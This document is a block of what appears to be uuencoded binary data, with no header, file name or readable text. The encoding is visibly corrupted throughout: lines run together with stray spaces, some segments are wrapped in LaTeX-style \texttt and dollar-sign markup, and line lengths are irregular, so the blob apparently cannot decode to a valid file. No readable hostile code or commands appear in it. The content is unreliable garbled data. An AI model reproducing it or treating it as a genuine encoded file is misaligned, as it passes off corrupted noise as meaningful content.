MU.+E[K%D2USH3V[>/69LBE"@LJ8G@CP<JL]\$`Y`%2CP*"0BY`K)XG("9#5H-M&AN%_)5`B`PT\$#3IEZMHI.SMZKSB4\$<U;:\$NX@2-)61LF[%(Z\;S/%KU9

MF2NRPE\$0=NM>3Z78R;OKM(T2\$98>L8".8E*O(09[(W6AP4UKS7QG&G<E/"C] MZ3%P@;AP8!/;QG`6S+N7L7FJ5N:'[(:>SAOQHR%I7%\WY'[%_/WWO#[`>WD0 MDPR, IZ6*PFB'2YH&EVF4F\L-3, S.EFTA)I7&%1>\I"\$3W<@)LULXK"5X`=[T M94=D<9^1KQZ'3=RVI)[PQKFXKB;UBP8L8MX^8<1,L(Q3C&(NUO`-VA>P%N-Q M!%=F>000YVD]AC\$*&S1/(`>.UT-U#7JE7I.A=A6^]I750"8?>S]9@=[06`Y= MC106X."FLRWL2T#VGN/CJ>9,RG%-LRO?LWWL<:-XND855DHFXXRA:>ARP(A: MTA40E&; *K.?=G6G+\$'!&<[1,D1`I4/[I.*`FT\4;.XS]Y21L9I7=&:15H5X MD;, J<'\$E]K4LW!WH+2PN>"]7QHQMISEO)Q;GN]-C=:G88L`U.7ETIIC8#21@ MHMPEI"3W%-2X[3<NS@UVWY!+47=WZJ^V8ZMUU-P\$(.'W+PRC?;"#BUE`8Z#? M*I(2B3:QSK-D7I`MUN'H>&NMTK8`*+J;?/,Q;O/P)_8'6>7&6.6A8*#DU8\$N $\texttt{M}<\$? = -\texttt{XC6}\$\texttt{YI}*\texttt{D@:8}) \ \texttt{3UUHCXD} \ (\$82\texttt{M1J2IV5} \ (\texttt{C4N}] \ (3\texttt{D-X'-+V6/:V\#I6G} < \texttt{D}) \ \texttt{M} = -\texttt{M} = -$ M <= +2 < ./39, $NGAFF - YG! - #@4"Y@+ (MPDRN#)1GKR(S5(==<math>%:VK94^6*ZY[F9)$) $\label{eq:mz-lhq'VZ&OCXW} \mbox{"CMY/\3:'X"UT[DAT:A`-K<9KLG]A:$GUBVQ!4$[ERE9@JIA:BUBVQ!4$] \mbox{"$A$ is a substitution of the context of the context$ M+G>7=3\$W.MPA./W*0&C`DHATL+_+SU[6KC9JTQ8EVY+NEW.;LI1/@-2V'#)\$ $M8U'Z=JTZIX._/;SJJ(H/<27F0LSQ[>7%'J2$Z1?Z.7=87L+1;O=W//+6#J$ M>A:4"*;7+2)YFR;<I4T\FTZOH<ZB\6Z)_FZ84]X1N2Y4<)=G./7&9@P1KGT= MV^9&ML9+%1=**3"1,-'!;%C'2P>/,9M%*DUFAS5*ESEP.>0-M^/S^L;6_O8D MQOA:L504+832^D15K,3L;8/S<X@K+>ZHLDY[EY+Q>E\'+U[IFVCP7P6W11;% M3;C%[!?Z?`RDZ>6+4)R.^H[A,)?6C%S;<-WSE79&OZ\$/6L;FAH\$9#V6[C0)5 MG*)E!2%#_HQ:`8(H=W4O97W+4QEWE**+18_!\$\$7E^7?WD#`E>_RL[28%\$` M2#00\!A2<JL<'U82BI/#JS\I3N3'M-_/'QW<C[#LK&_*5^0]_K'\N8.RI#.Y M^?/W>'QA=^JSK#%D!'^40*@5)^5U9%#/=P;[<5UMASC4_E\$%L.ER'R_U_^I_ ME>Y[(?%\GRD#^3^P#M/C_UHM!^@?1_ZVB0OH^CZ0\$:1\PQ\$(%D_1\^?0^@_ M@\\Z\PCZ&L>AT]\\\\6+\.\GYA[>O08]!\?GS\';_\\\HSS_F_X\\?8=N\\?\\7\:\\8\\0\\A $\label{eq:mw2vm} $$ MW2VM $$^-ZSSWC_/=OY_S[]_{M6=}W6_^W^W]KS7]7_W/F[]?SO17SS1"/7]W $$$ $MX/1^{*XE}^{RK}[IF%0]_{R3D_A}^{A}[GM?GEO9=$AZ2QWT%G>N5[HO<_/Y!>T,$ $M?N_(8(Y#+E!^64*=;>';M.QV3G2)AGN#[?IIH"-`1:&?)3+L"?\:DH%3LU<6$ $ME+*JO@UT$4W*(`#GKS)(+#'H+0U6-\OTF='>D4!1!$)WM_A_3EF!^(02C>,$ M9*"E]Z6`1(,`J34D,\/AO#%`_YF1?>?O][+]A\$ZUQ+?73H4J,V;3!%#`&HX` MLC:&"!ZK3&_^:'137_!BYX5M>-SOPMZ.__M^QSM?M/S>JH-W"0S_S_0A09KH $M/7-1T["5]O^SUFU^2L<?\7[&Q6_K)/0>"AQG79+/$2/80B>(KS<>7\(D04^8Z)$ M@:._Y'_WA41@I\U<`D!,.M\"_T9`>VD"\\&PD?.\XPJ=9#)#O?^9>GYGN(FM $M'JI,^WEK=N>]2+/^>OHB`.W'31:@X*U:PI<X5I^EVHE'ZWK()R1$4*#&HL8]$ MER5]08>7+6@52/416UK*EAZ'OD^G:L#&JEG.DHA01GS:2E@;;/Q/Z_\R9?UW M^,_>L='UA8*__:Z=G5,77EIL7,G]F=9@;H5,XAYOZ,0>/SWS/_G=US\$FROF& M4)?^B!T?VY;IJ^OW"/;SLFO;J,(MUX4.H&A!*\$9S:AIE[B3D\$&K-_E&COZ,\$ $\texttt{M<?0T;KE9$\&B">=;7(S:*""[$7LZL\$=H;?R&`OA*<CU_ZO;)NMZ89} \\ \texttt{YXEE/Q!}$ $\verb|M|"3@CM7DL2I!J_5*55*T|, 8([IZRM&7RSSZ4\4>3M\[H9BPR-[M4@KJ3S&MS]])|$ M\.MDYN)<Q1>?_C&W9T_X]?3\$K4)E59IBLK(Z_*8!S?_#\$6B%G:Y2Z>QI&6C_ $\texttt{M+T\$M,+L")EGY^*:.<]1/^K:(\$;YZ4VNJ)RIM5\$-!5BT)M\$8QXEV9G"?\&,]Q2@$ $\label{eq:ml} \verb+ML-<& \verb+T/E*<UP'<YXZL'/&AAE2<8R>!4$@DM'1K1N.P=$.>+BZECN$R[2IM$R0]$ MO\L4R184\$:/L2IO3\$5+AZG!*46437\$V;&[YJR(E@V&4FR\$J,"K]JMIA`V#*! $M=9(Q>:T?FC\&):Z!>C/2**@T6`A09&3:4='P70E4G^204>PBVD@=]5VO+\N)#$ M"\.;1%+^'B+NY<II9\IEFPJMREZF0`>]+K2MZW8HM*I"2>`.8G%6;%^AHKHC $M7-(??7!%HZ>*C7^8$]\<^A5SV41(>I>_O)6)Q0:367?4ERA!#F2JB*9J*'V.$ MHK2\;)HE93!48@B\;D_1RY7E@5*VQ.7P"84.V[?E=S3CH[ZN,5,LAFQ'AQP& M+2T<0\^3D?W(UZ;;[]G#&-AEE?<<%\?>YY<H`*;@7AH>2UX":'RP=U?N]"DW $MKNM%TT;H-Y,19$QQ7L.=*EJ\?50$D#9C+3E4USE9QD\0N]_?0=:=@,'#]3*M$ ME794):M)W:DU&CNDV.XL*<C&QPPD_C/OP%MP[=9&-_O8_KWKA\^_24&]Q.:\$ MF\VZPRTX/U#@8`][=0\$U'O!8E9T0VF'9#J?)_!Q%L&Y#2'K`%ZL3!KFF.E:K MH:IZ#Y7`3\3R,Y=2L&01P?R;.:&5D1/''KFUAQI;.F2SC>;\HUY^6;CY"'&] $\label{eq:main_model} \texttt{MQ}^\texttt{E@7X} > \texttt{1[@=++OJSOGG-}" \texttt{7PD(OU3TCRW1K=&X*\$APPO4F/AH*F?+BQS\backslash MN\#F)} = \texttt{MQ}^\texttt{E@7X} = \texttt{MO}^\texttt{E} = \texttt{MO}^\texttt{MO}^\texttt{E} = \texttt{MO}^\texttt{E} = \texttt{MO}^\texttt{MO}^\texttt{MO} = \texttt{MO}^\texttt{MO}^\texttt{E} = \texttt{MO}^\texttt{MO}^\texttt{MO} = \texttt{MO}^\texttt{MO}^\texttt{MO} = \texttt{MO}^\texttt{MO}^\texttt{MO} =$ $MH"M53/R-66S2L8<9^K^3K/C[HUD:R]R(0@$`F%1Y)0+)/A($`Q?.O?RVN?2;$ M>&:[F6,WRU91\HON?=U:XS8ZU@A1ED+:I/\$"@T"R/X"@/4RO%TU4"8=0NRX7 M-R[F%:#&,TD%QT>6ECBR+X+TB"82(G:RL9K.M<UE\`;76E4?`T8DNJCM*F9K M1*A15Z]Z<7J7PI-\$04':V4[S4"X#S\$W:*/H%@)/4:,07+4N8?QP<#/+/JLWD M0A4SC5!*SX[>#2;TD6T(S9)S7E2AOVW0(4X8X[%\$03IT9,NW&8HBK57=T'.Z MHHPI`-%`HLHIZ.R=&(!=;`276[CR1X[[V1&L[7/OR'%)UOQ35SAB'#8Q&5SI MQ3SH15\$?S\$K]0[(%H=8'"D.,GBT6G3@,,:3*Z>K+`,%B8G!`B?^1&CP>2X*S MX-2#I\$X58YE_T, %X9NG!LGT.FHC%935*Y,NOP.F@N\$%2B\THL(HC>(@D%+F>

 $M'(J8D2D_W9\&:61$Z??:">2&K_YC=__-S$?;80#MYG2O-)\E?\&S"="-!8VA="$ M\MQX2W(OLL10%GD<N'79C6_L#)DX\):D*YGKDB@[[NQ>\$WB%E1OG'F=&(8V M%JX(2[YOU5@3`K"H7-E><JY%Y%/(O`VY"R<8WJ:"QEDCBUC*0F5</`^`-MWH ML5E58<\$[4,UAD)C'<+S_!=F5M8(9FFSFCW_,]>K\"P<](9=TPF`T\$!=AC`V; $\label{eq:md,S(Z)$&QFJ^BM+L[>I&M20N/$.!CPIA.>[Y$5;6;V29B4\#XTZNIMN$^!>ZR]} $$ MD,S(Z]$&QFJ^BM+L[>I&M20N/$.!CPIA.>[Y$5;6;V29B4#XTZNIMN$^!>ZR] $$ MD,S(Z]$&QFJ^BM+L[>I&M20N/$.!CPIA.>[Y$5;6;V29B4#XTZNIMN$^!>ZR] $$ MD,S(Z]$$$ MD,S(Z]$$ MD,S(Z]$$$ MD,S(Z]$$ MD,S(Z]$$$ MD,S(Z]$$$$ MMPYJH3Q,Q+*G3IY,)9.`;IQBIIQR)<U"B]#2,#OS,>72?/ATS7QJM3,>O,(V MX=G $\#A=7H4/CA:ON+<2(8I/"AFGL=&8$1< (5XC2DJ2*J0\-S-'(I)Z!ERT9$ MCC.-LD>;:\KN21+FIG)N]PK98"=-V,*N4M[NV+K^7!VH<PI*]*K<:*Y&3WX] M;DK8\?.7'F5SB\$88;#DJ4-`GP^2C!//M2'F*@=7@TV#11)%I%F<;L>`ZWAPR M2L?[NJ]]1DG8\.5H*JO--WMN.\$;@3YN4V>B(OW]/<GWDC:.___].7,V%Y8#&. $M@P41I))9CVQ9]Q:='&R>-E42=N0:+TR5&3%I1I3MK16"QU'DK1MKT83C\!\=$ MZB!+.22F`2S;A`9(SO\'U9Y3Z7\$_]*;8LQOY]&HTYFEODHW!#UVX9-OGOP50 $\texttt{MY"1AZ-\T^J+<Z,MN\$*DVN1Z5P4\ZH9DIFGV81U)G6N,@HNE+M+7>BENC(@Q) }$ M:Y,HR;/%J,9G;(\USA[3RT=D]6_;)2G^'9ZW:\U];KU9>ZDMOR6][LS;EZD/ MC]:7E\:?_,*H6\+:!["HV-8M8GLHS]TFM1(\$D1F*8I/Z23#,?0-)4@M=83)R M/,JTR8GR"R!BD4^32:)''"C21_(5&1^'\T/@_07]_HRAA'Q.UU&2'V`*Q'25 $M_OXTWXAV_Q!-CA*"+:$D$NZ5Z2%) \setminus ((?Y#^ZFR('\6@'\4O^^NR!0?!\7N^G))$ $M[_0![XP&1[_0>S[X?K[\#SMW/.></.\9_19NSYWS0]WLJ*E!YM?9>=[>-P+Y/]$ M/!4J]@/.G],)Z_S?3\]T/.?TOF\'F_,YS_YQKK58S]6^_:<L_OO'LO-Y\X>< M1!?F>P*]CWRP%^3`/9]C]/?^/U?:G"O?]_YB_:^3]&G_?>66+_3X?-//`G]1 $\label{eq:m_selon} $$M_$E\/L)D_%[AAIHRA@\^+X_B&:=\(RQ"$L3XON>XMBS<05\OM>B7HO@R`8\-$ M*H,E+UO>']\$U',OGPO_EH9'NK^CE-?MH(YS)450[G]]2AA_"FY*X?X[UM]8V MO9.R-0T4,&]]&:!Q^Y_7K(5HA<9TEV/]^UJ6F7\'KL+T"7]ZTON_H;E"<P*` M889V,='62H#!<?^"R!!QG@+1,*85EG(&K.'=QJBYNN(I)WS3?ZM[OL,Q_2^P MV7XZ4&:`Y_F^3Y&Y)^/S=Z<`\$`T""^&0.&-JW5`D1`@4_B?R"C1`\$H3]V"1(M)""! $R > S2[`N)_7N]I5-)1B(0YHC?/Z20MX,L#Q,A`]](<math>G^G$)A2*`%@/7"<)M1>A+F->Z!Q"!!S??Z+M%F`Q%_1"AGO%[[,FD:BYC_R>XG.""%*]*F?IO'_6. M)BR`>`)N(0.`!11[,;)RFA+7QH%3W\$DXXQ@S5!A5TP-H+WO+EFN%GR_U_V=_ $\texttt{MK+SOHMB_7N@?-^'_\$^\&8+K.(WX[^3DPEU2;Z^))U_\$JH0>0]FR[=G!']:>@0"}$ $M/=CG@6;<[R$9N:U&3=CR1R:RY0&D3BV*J&K]6_>9$MT*JZQ?]0\-\7].=>%&$ $M\1-\$.'<IMGG\1;\"LI3E/Q&/Q),T!"@89#Z/Z[D9Z-?$+,\F@3+R;(R"%7MF)]$ MK1_8FP*>=3N4=+)7**XJE%K*0FR)74HJ_YQZG1IC[I[LZ45MJ%0#U'URI*[- $M)64 < G,1'40]3GR5 \CQ"B < (3;S\8?]#^*H)GP&]03!EBJC-.Q^U*\O4'L_.$ MS?A&+K8:OT-?810!HI5HT\$RIL\$L0=SC+C-=VQ6\.CLV]LH5AGQFZ+6)W1STN MSN*.J*3_>@096U)U2\;0)9J)LT'5]8*T0*99YB0/?5Z&2^PU-2%PU59V:US\ $MX4-,]Q/9^{,}6^{SOM5}C?<.'0>$=Z^{U1}*-F[U'WA!"#/4+R^{T};C27Y!M.$ $\texttt{M=/M!.[HB-+I)B+W0K+.@+.Y-FA==\backslash BKD_<J1M-'QJ[7$U\$@M"/C5YJG0&HR& }$ M,[1^`K5M3RHO8EH?<,DJ\U&D0_OQ"&\$.)M]VO";^%8._T,.SW@.#KIB.2M=9 MHYSTGPG#;!CQ%XWU@FJ4;`/OQH*TP/_<VIY+AY7P#"S^656FNJ:C-^VQNXS= $M>\&ES]\SV)7$V*P)T/"N=&#*7H\:^M-4D0@WJ,':Q.$-"965%_O)*F+X\D]E$ $M5:_A-Z!X4)OK7MXO&1^BF"-5;@="\S1#][]%=J[EYDK)\//#7\K_HJ'2875/$ M-HT"%IXL7?PF,A\$0AUVQ9P+&R+#VS41#,N\$G,P\EI@@ZK[',A0<Y0UZ9AXL-M>D!@[S<`RISJ-"0#IWX9BS<]\$(AC;X,<V9Z%>FQCX]KQ*L@<%/J'_5@VY,]E $MJN8!>C*(J)*GVS8**36K\\!H&SW#5@V]4K21G-`8<-8=:T(Y\NM*^%:(X:Q2!)$ MZ:5UM\7N1CG7>>+Q+#,+50.NW>2\NOGJ'\\$L&\P7"H3>04\\$YD\D<\R\);V*\$ M_+.VM\$T])817C/J8MS\K(HOLK8H7GV0,41R,L&:.9NN2E51J90ND]R](:QXT $\label{eq:mbvgy+loop} \verb|MBVGY+'L| -R!5QY; -= B(M!B\#N_Q!@H_^>?> 8NQH+) (U&8*V=2\0Q6`^HSCL0@HSCLO#HSCLO@HSCLO#HSCLO#HSCLO#HSCLO@HSCLO#HSCL$ M[+%ZWE\37CISDH\0@/*VT@050\38IP\IAAB(LZ!!39.>N;4)W(A)MIE:.1:# M%!98Y,:NPA.>Z3A;""(NG\$'>8TP4[DCNG&@)OYLO%3;&4^%-1W:LP=V_V\$N0 MS(XK,A28AP80U00A9BCMK#=[*^7],'@?6F_+??%LI3\$IY/+CC>=G0GHK;FU] M]*Y.2.+CGX>EV@;SG#7#0J)I/X<KPNSM+D8/8'"@=S4Y;^N/*SUURLJR:1SJ M`F.RXT*SF&\$8[;%S>&#X@;9U9NDL]"WLQ=Y43"AG+4==U^-*/)EB:.P;:K*; $M/V%6?/BA"7]+SSQ<K"L=WP9],9H\KI[=GV/%_7G0C1C%(C=6_?T7M:_:AI&U)$ M)P[/B[CSC<'[98\$%A#QLG>>\$PL:KHT])PCUD`Z:.2HK1ODK\$#A,I@!0F<E*, MON>\RP,]I3/988<B1+U5>;=X6VCQ.\\$=W*UTI3N/ARLA0F/(\$]]GVV8UY\Q] MF&A; **K1J(PV]>,3=A,\$;0IJLB,,:UP>2H+7GE,1T2\$FM)FK&"\>95AHWP1Q M(A]?Q*FX(D81=LLUIDZDB:>%(Z"W!2RPI#H"%&""O<"!(0:V8AKL7'YVKCSM $M/=K!-[CP\#(\&H;9<C\&_\R\#,:UC6K.\$TN\;?OL->IS?_+KF66BU,?3-(+GN)+D$ MR94'%2`[HZ1F^RC#2#().=V5,\JYTL;:D')\$'W7K4&EBY^%\:I5\Y*E9'87# $M#?K&+/8TR;G:CB_,-_^M]\$ >VVW):.2S`JM[-%7:=S0\$4&8J2`_JD"=)QTD1W $M-$H&U,C<NIT7['G<H=2]+QNZ<*U7:FJ!-8A_X&$P!IA<Q/#%)OBK>*Z]L.DY$

M->&_2;'MW*J693N8"\.J*,:N?%A/KWVO19#/B9:<R(@/6/_CAN5A,4G<72(L M=&0L_^"F%2"5QM;>.JN>O+VYUK7LX&W20Z,DM"Y)BY:-'//&=%W7Q;B\FSA@ M+B</+",+E1TZ2@,>3IE5^F\\@Z15Q[;)]<1Z=J=<UET\\7=O:R,DS^*,3CZAB$ $M4H\&\&SF,JZ!^T:W:HOFQDB:O\&"CEG\&GIUZGL`WJ<N\:,,>,\&"@31'N.RG7,[$ MK2M65ZA3UQ#/U#::T1Q3%=;)G&4>Y)K*^7^Y)5_@DS/_OBL#+S7#LXY-WM%5 MT\83==<N:R?)(S).H?BKR%?:254F33E+&ZYMN9"%PUI#HVJ%57X[RVR4MLYI MG))@:!)%IDE\$&F8KM=GH;>Z94YRBL*;&2%(]%<D\=U%BFLGISS:5);<^JF- $MG/IB8]HG5FPYL<>,?%-P\4-/%4I(2]!,$-!7G-9;:<1=X:#1$7U,A)%T(LR@$ M*A,4PM^+:#/X]:ERR7LF-O"@099![^O-TY@S>+DLCU=^ZU_GZ4(3U"U<8U5% M=<0.G/K+`'3.T&U9SD7SLLES[Q*5PR;JL5&U)078H!;>H2+EH-R8+)-E92RF $M\#C^WPX?,7,)$ ** $ILB7!\#X@X4M6,!-1(FE\$9EL?"2,]X97_HQ7]Q/?@SON^\O^$ M:M]K\C%)GO+L#.V?O8(*\WW_^G63FZGQA.0KYA;Y*KHJ6J_.YT'P9[WOOT'[M`)^#W?R+^"=]S\??ID\YYSVS=W//^>^._[_U>>GG?.>;R6B_*MP9YV&2/G6\$ M\Z_T>=#SIIGS=_AA^5Z^3SVGG;:/\#URUYWS;_A_^\K^IG^]_O\V'PLZ>?-V M`O?#_70A[7X^Z'L>]\!90\$E\CW/;#X!>X'I^R(SVV7LE?V'[/M%^R/VC?;]W MVQ_W'[_MH&>WZ>Y]CVB2AE>GZY/K&GXT6M](?X_BY)#/IG#.]A,HLI0D>-Q0 M'F\$>UEF_00>E/IHN_:,^42/T:5_]L\$HHE2H***4EFV?5.[`G>0\>UT?KQ]'+ M_3U)@6@8C3"HUXPDS8R;:2?M,;BHU<3)Y:V%G8S8?>(%)0*-H8W!4*'B(=GG M]6<?<GA<1/0%]Q?_'_Y__+JN+0_N39P51[3]B6&C65_#_6_:^U_2_[ZZ\OY7 $\label{eq:mcg} $$M_C]_{GI}>G[\&>LO!X.B!^7P@;0G)^B><W\<KV"CTN/U.2N3-GHOH+W>O9L&;$ $M?DQ7IC-<_RYZ`EW<5?ODDMWX"QQEB>NBD+^Q6]F[[E00\#D-E\\^Q[S!I(F,F!]] + C_{RYZ}C_{$ M%8*2A%X+GGR10&/L/ZD@03!5LXP7PZ<ED7Z+AM5R&T0@0=Y!B\FB.W43L>4L MY8#8ENW-!^NY.;JV\+W.*ZB;-M@R8>BJ\.";;*E47T,@D\$?SHI-,T9\$DVG13 M^%OC[:8:^T\-XU6)X%2F9=\$]'8KJ1VQ\B7AG47;5K:-6-<@H.E=1:ACE+A_. $MD+&9WY[UWS;U^{-}F7%0/?%4N,-3+D_R'(]A-L=!6=Y_&27]J:^&.)\N$9WO7N$ $\verb|MO9J^Z3|?6Y+C:]' & QF784] QM4P&, F?-JP & @UU_N>(S6C[NS6M'6.E<HUM^S)| & CANCOLOM & CA$ M.]V6)B:#:(080<V;NELQ;K.WEOBW>POK7">&@Y@6]ANDJ.X SAOMJ#J1\20. MP%TYG/+9<[%](0IBCL<^R'GS;MF+;I@\UOL]7NX8US#FY'\$M^V+AX>]FFK7^ M-*V*71KG7E-70*E@V+/+4MG:@I!4H,2--E]LST6:3@2M/S9U9)VY)8N)"?[$M"0+Q3E(5_.\GT.RLC^36),][JG7,U=5L[\;LP5\#LG5\#"`SF6^RGY6[5P4SI]]$ M2OYG=QM>\[AN5O\$]P#6:SZ8[G*1;F7&BQ&%C4L;D9YEDVBK7X]<Y#A=0IP8V M`?QQ.Q7L;J9;4DL\$O%=.M7/E*<67*/LG[N&#(O*0E4;E`T(9N,^SG0ZUS*G' $MN.G(F2/J\&@/N(V%<99@!.)\&W*.5J0:@\ZH2BNXWK/Q!+=JA'AI\%*OO="9Y"$ MSBF8MB>J>C!DY*158MP_XV6V<#UU-DY%WG-:V3LR6RE/G)9MR_O:6XB[A.@^ M\DO!;;XR>EIERAF(0<I1R"IXK)>'KAUTFA21N"1"XO*<KPSP@/-,PA4=^K+I $M!M!1BN/Y+IJ@NM5O1F*K'"0[(\GC9*T)*+1L5N4@W9=;ET=331^J>P08,IXA$ MP9RF#B"@T+G)B`\I?_:,[[W@JL_7EMXQ*@N?=_A7@O\9[[4SB5TF<.P@Z:OF ME3B;,UT_WV3LY3(JY!,"@0=A#<YF?;2'F-Y%T\D2'!?,PUB'EZ[@J-!+,301 M8Y6<#P[_<)&\$'B'"BX."FTE*CGH`G4)WQ3AJ\$0860,G7*,FYHP_!U7>M:C@G MV#29\$ZMK,-V*&\:DCMSM(2&@')GONR*#&M",LSB./Q*4XS83`L2.GL=WH5@M MR\50+/6;V\$5B/5T\$W*YVYMBR^-7P+"#"FUB[89Z7UQX;ZA\2%PP.[2+F8C+* ME#&^K7#5U.GD-24]M]BT@U<@A)I5:C+\$UOS-/"\5Y&<4=EU1I)5S!YK8B4N6 MZZ(A[JH'SK/IQ>YFW(_4/!A\$D@V[C'/J'6O+/-7`!"E*U!,J.`_-DJ>B+7R8 M8F#];4DP+FZR3MNDZ*_0ENR9JA.S4].'1[NXIQH+0K(]2;_0ZL8L@;TMP<". M9<-./TR7FT%VG,AA#E<W\$;K*F'U.4]4Q6\BT1,FP9VHSYS"\9.LR\PLSC'C[$\texttt{M-[TYM4I@0ZD0\4SB\$\\.8PT\HJT\#P/_57FJG=E1C$448Q;S'ITT!TG\$\4ZOZM] }$ $M7#0@)1`<'`FMT"'I%V4'T*].G;W3]U@MXCB/+O*I6)=LSDT/2U(8.[C:,=^F)$ MT1:QKVUFP'<I(XIB3>]PP;9L<LH),SD-E-GOW`WENQ.@U(&DD<V3KB0\$:,R! $M]W@QI10.3.\C"S7T[\<\$\R.FRIJVG*04SR1')P\#SRF56:6P`J);=9W)*(<,4$ M\3)9]L>53[TT6C,T1(KFN1P=Y5S2WJ&\$;!8W6+KQ>ANDE@J(!AW[;I:;^<>A MAA3<V#XVK7JNO,Q\G`TF9[L\DV,B\IT7/NS3?,X)`<0A'%U,G_`A39HHHBS, M%4Z:U5A,()T23+M_O-ZZK.R_'3"3G3Z9\/6BJ\\$6GQ8&U&1?Z1NYV\$_EU-S3 M, LLF2VC`X<?LT=TFT>`S49#BQ&^E">=EW<S2Z.:<Q\I64=QI3!0I7,J[=#VV $\label{eq:mbc5sw70D} \verb|MBc5s\w70D(9#(W3X1IE!:PSEG>_.5C9/*=RFAD3O'G<^C#0\-\&6FQDO$XBE, | Constant of the const$ M;77>W@M=3VJ%CP\.4U[""IE4=[#"(VU-EAXC]BK>*\$44DZF@L2*/KU5"0%-: M"4T%_\=C*SFBQZ4>.RZ824='T6F"GM4K`>.[`]T\$#I]0@Z9VIR#P%G7UKHYZ M,LT:PE:W+\$QB3Q@X3)#,XKJ\$26OHG!D=!9HIRR]ABTUD@F9\$3YH<!(I=_1,F $MN^,G^MTE-5:W\#@7.X$>1\#EGJI8KM(,,G'>?LD+6+9>G)=C<3I55SWM_<H'%*$ $M.30*NN\#0/58N66G>FZF8*)>TD@=+<6:.@7_]=+(50<[^LF?,FG":WKRU+TFL]$ M)) $CNE\#-6^{[;?)}(O8S+.Y_-FZ\backslash G"*UU0Z\&$'1;3'_]G)C"I>@0JL.:,^695,($

MVK<8EO\RD!*J.O(QO0'D"G!4G@,?'SNLJMXGZ:]A9%@A\$71QQ)]@\$V,B\2+% $M-SCT)7C); JEAS5I](PV<>; 2JE4HN3^QX(S.H3?4-1^+GXX6I$AXR^/%W-=T)$ M,V1=7"<=XI, \ \ \ 5"8Z93>/MY:-\ \ \ .@<HMN_OY#9SB]4\^6AQ#DS4*V\VX\#\^-MMB2JNEF6N^-?;A#?XD3,BX._UW2F='NZM;4VTZ;FDLUTBMW*Z,:),?%%G"45 $M+NO)/UA>I93T$;':;&3;WG[?A1BTW(XUOM\'QNK;I$SN,=[2-&4Z:H7E+_+H])$ MJU*2E5/,85[8/G&;KV;^4Z[EW>T*+D2YBV<,6M_I'++&N_R=R"?@GI2^271Q M1![-`T+5I`V-,2*,?<HDG"\$!>%/`%'(P*(/Q__,=_:O_HED?^WP`]'V?ZF1(MOP'(]<)/LUGL>S8VQE\%>&IO:_V)/G)U_L>KC<=_ST2/8`9'T5>?_\OZ/[) M?S']=3']EGO'0_KM^2_^Z5?FF?UG'YGS7]?J[L_RF1\U7]MO]N)B?S6#_;,G $\texttt{MX?B'X^U[ON\$AZ(O[+_;]T/''D/._>'_/Q]S\0]K_WM^I\J_W`_,7YA^7N?B() }$ $M[W!?D1[GN>V+_L\#VM'1XT,IU\7RBCL>;Z)11Y`_()`:"`R\>60)%\#$P/I&K3$ M1Z0-!992F<E)B,AB:DEU^G^F^RG07.8_HV+)S_<_LOV][8/I%RA<[ZK#,@92 MOW; #.4F2-UT-/[WV#D2CT\$#<UR^V6?Y;(`!;TO"\72!PU/Z=PW:-'PO49^V(M`;D\$\$=T0^/ZF?%ROWE@@F]))`D8MOSMREU.\::XEC'TO57OX:LIUM_`9M>ND M=I&6J?8(PA?1G!-7B4D@T+\$#1?Q&3-GS/_DHB*(+H]"[Z5'0P8!X4(J8DMAQ MV1='R.BZ5)/IA[U1N8H,E@NQ4=T@R/F.^1WGG_W_N0(`&%6FP:-W#!)<)?,[MHSGBT9ND+P-_:[#H^>\Q)D2-)T99E\$B?VEH>;1)4J]#K2C^\YIVIW,C(/Y"G M;2+:#_8XZS1CPD+P90%97K%=..Y<J);P_JOBK7_)\#<_`5'W0E;<8JR:J]ZV $M\W6A\#]:[9\L0C[1W,\%H+_.0\#M4\#\)G>7KA4C1(\HUV)!]^A\#\&*0VTD>;45I,$ $MS<_$R(ODI4),:/!JHG!CG[<O9;^_GW'MS4(:W^(F[5E60/=6*VR1"$F)0<92])$ $\texttt{MU} ! 830 \texttt{K9} + \texttt{*=} \texttt{R1} @ \texttt{E2W} \\ ! \texttt{SG} (\texttt{2MJ\&} ! (@V, \texttt{CW} | \texttt{I+V-7*9I*1E}!; \texttt{KGW\&W2Y} = @UI+\&T) \\$ $M9:\&32W$VX$PSTN$+DP,0;<?"\&E&M(/_00CF56AG/'#)S#D8.$+PCD,\Y)V7$ M35*C?VO.OS/:I=N<)\$C9R9,]8QWUQ@V!N&B-]('6&\\$;:U,@MCAQ&H.:YW]8 M9N?@R66,8JV/&+((@301!?SC#(\$4]U@2[O8SZ`M_%POW%#^WU*\60+:WY;M> M=#L`KF\$A9-'5S@:;.6[H;PV:>/:MB8XQLA+.279`R5XN^SLOE#-Q^GILW?2Y MU7(_#OGT.6A-%ZD>W]'5ZS:YR"-:S6L+)DGP;*KG11_:_\YO%KN6@*S;_#P+ M/IPJ+Q#TF@AE";;^UY/6DE;;_!*//PZ9#&.3E%()Z7P*8A@NG68MO3>9QF?H M)4PT!.(A6T!9IU]':X,Z7V.LI5IP<F\$/"7:P/6=J,^M-K-0:#4DE^]NG!,G: MK+I'"V:%3S2M*NB'KL<8,(P:Z*);"V@H0Z=:B<BFTQ".##5-T4?W6/<S<)JO MM&S[3GQ0H/%VHR9<-A]>S+KK&-WO]O?RLC<(JJ%J%E/X9MX-V],HJHR;)D_W M8M#X@NUO66<Y+1B77#'QK!H%%SA%VQ(TTK,PF`UA'5-\UD9Y8\$,48%P?3.[) $\texttt{MY}) ; \texttt{4D:@="B]} 99? \texttt{"M$=`[<[,P`)B=26\&)} \\ \texttt{AZOF(Q+=X->C-ZN9_.':^Z(="\&B?)} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.':^Z(="\&B?)} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+=X->C-ZN9_.')} \\ \texttt{AZOF(Q+ZN9_.')} \\ \texttt{AZOF(Q+ZN9_$ MSDCG;S,>UCC&NEHOOAD>-'80TGNI\$],F75TTVQ9*Z%GC%Z)#=I[WX1Q>KW\' $MM_X->FMC?$ \\$*F0V9)VM]D*#[LU7CT\XC9C7(\`=K56U.H(4<K;Y(\\$6AK&VK^Y) M+J]KLJC8OMU:!)"Z@F=Y@1F(Z,RGTSVW@V2*K?K=,.=;VG*Z(4UZ(<J7+`C(M3914KD[1'#F;IOZ4*:QT,MG+TQ4*53\"&M3Z[MP4,HOT2BP0CBTSQJ?>H(G' 